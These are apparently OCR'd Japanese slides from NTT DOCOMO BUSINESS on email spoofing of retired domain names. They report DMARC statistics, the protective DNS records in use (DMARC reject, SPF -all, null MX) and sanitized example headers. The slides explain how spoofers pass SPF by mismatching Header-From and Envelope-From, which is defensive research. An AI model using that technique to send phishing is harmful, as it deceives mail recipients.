ドメイン名の廃止には様々なリスクがつきまとうが、偽装メールもそのうちの 1 つ
- 攻撃者は Header-From を書き換えればよいだけなので、偽装メールを送信するだけなら難しくない
- 我々は各種 DNS レコードを設定することで偽装メールの受信防止と DMARC Report の収集をしている
- 収集した DMARC Report から**利用終了ドメイン名においても、偽装メールの送信元として詐称**されていることを確認している



© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

観測した偽装メール 件数


- 観測期間：2025 年 6 月 ~ 11 月上旬
- 対象としたドメイン名の数：149 個 (そのうち 60 個で偽装メールの存在を確認)
- 偽装メール総数：2083 件




© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

偽装メールの統計情報

- 偽装メール総数 (2025/06 ~ 10)：2083 件
- 偽装メールの送信元の半数以上が中国
- 偽装メールの宛先の半数以上がドコモ





© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

DNS レコード

各種 DNS レコードを設定しており、
自社の利用終了ドメイン名を騙ったメールの対策と DMARC レポートの収集をしている

- DMARC: *"v=DMARC1; p=reject; aspf=s; rua=mailto:rua@example.com; ruf=mailto:ruf@example.com"*

SPFの認証に失敗したメールの受取を拒否することを推奨するポリシー
指定したメールアドレス宛にレポート (RUA と RUF) の送信を依頼

- SPF: *"v=spf1 -all"*

あらゆる送信元 IP アドレスからのメールを不正メールとして処理する

- MX: *0 .*


レコードが設定されたドメイン名でメールの受信をしないことを明示している

- ドメイン名がドロップキャッチされた場合偽装メールが受信される可能性が高まる

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

DMARC 認証

- 受信者は公開された DMARC レコードからそのメールの SPF、DKIM 認証に失敗したときに、メールをどのように扱うべきか判断する



© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

DMARC 認証

- SPF 認証で使用する Envelope-From と DKIM 認証で使用する DKIM Signature がそれぞれ、Header-From と一致しているか確認し、不整合があった場合にはポリシーに従って対応する

Return-Path: <hoge@malicious.example.net>

...

DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
d= malicious.example.net; s=selector1; ...

...


From: <riyoushuuryou@aaa.example>
Subject: 【重要】利用終了のお知らせ

SPF Aligned Fail

DKIM Aligned Fail

< DMARC ポリシー >


SPF/DKIM 認証に失敗したら reject (受信拒否)



© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

SPF、DKIM Pass 事例

- SPF: *"v=spf1 -all"* が設定してあるにも関わらず、SPF がパスする事例が散見された
  - SPF で検証されるのは Header-From ではなく Envelope-From
  - 攻撃者は Header-From を利用終了ドメイン名にして、Envelope-From に攻撃者が用意したドメイン名を入れる
  - 攻撃者は Envelope-From の SPF レコードで送信元 IP アドレスを許可している



- つまり SPF 単体ではバイパスする手法があるため、対応するには DMARC レコードを設定しアライメントを検証させる必要がある (2083 件中 274 件で SPF がパスした)

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

結局どんなドメイン名が狙われる？

- 利用終了ドメイン名の元々の用途ごとに偽装メールに悪用されたドメイン名の数を集計した

用途	悪用されたドメイン名の数	比率
元コーポレートドメイン	1 個 (全 2 個)	50.0 %
元ウェブサイト	4 個 (全 8 個)	50.0 %
商標保護	51 個 (全 127 個)	40.1 %
元メール用	2 個 (全 6 個)	33.3 %

- 用途による悪用発生率に有意な差は見られなかった

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

なりすましメールの内容

- ruf レポートを入手することはできなかったが不到達メールから、なりすましメールの内容を一部確認することができた

```
To: xxxxxxxx@aaa.example.jp（利用終了ドメイン名）
datetime: 2025-MM-DDTHH:MM:SS.000Z
Subject: Returned mail: see transcript for details
From: Mail Delivery Subsystem <MAILER-DAEMON@bounce.example.net>
Body: This message was created automatically by mail delivery software.  Deny to deliver the
message you sent to one or more recipients.  Reasons for deny are as follows:    REASONS:
Policy Reasons    RECIPIENTS:    yyyyyyyyy@bbb.example.co.jp（なりすましメールの宛先）
```

- なりすましメールの内容はいずれも、日本企業(証券会社、鉄道会社など)が提供するサービスのフィッシングメールであった

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.